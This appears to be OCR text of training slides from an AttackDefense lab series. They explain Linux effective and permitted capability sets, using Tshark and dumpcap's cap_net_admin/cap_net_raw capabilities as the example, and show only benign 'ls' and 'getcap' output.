
Root - The superuser



Performing Privileged Operation with Capabilities



Performing Privileged Operation with Capabilities



Linux Capabilities Sets (limited view)

- Effective capabilities
  - To perform an operation the capability must be in this set
- Permitted capabilities
  - The capabilities which can be acquired by the thread

How does Tshark perform privileged operation?

- Capturing packets with raw socket requires additional privileges.
- Tshark uses dumpcap to capture the traffic.
- Tshark and dumpcap do not have setuid binary set.

```
root@attackdefense:~#
root@attackdefense:~# ls -l /usr/bin/tshark
-rwxr-xr-x 1 root root 315560 Apr 20 02:34 /usr/bin/tshark
root@attackdefense:~#
root@attackdefense:~# ls -l /usr/bin/dumpcap
-rwxr-xr-- 1 root wireshark 113112 Apr 20 02:34 /usr/bin/dumpcap
root@attackdefense:~#
```

How does Tshark perform privileged operation?

- dumpcap has the following capabilities in its effective, permitted and inherited set:
  - CAP_NET_ADMIN
  - CAP_NET_RAW

```
root@attackdefense:~#
root@attackdefense:~# getcap /usr/bin/dumpcap
/usr/bin/dumpcap = cap_net_admin,cap_net_raw+eip
root@attackdefense:~#
root@attackdefense:~#
```

Lab: The Basics: CAP_DAC_READ_SEARCH

Lab URL: https://attackdefense.com/challengedetails?cid=1343

Video URL https://youtu.be/ondqDg8r6G8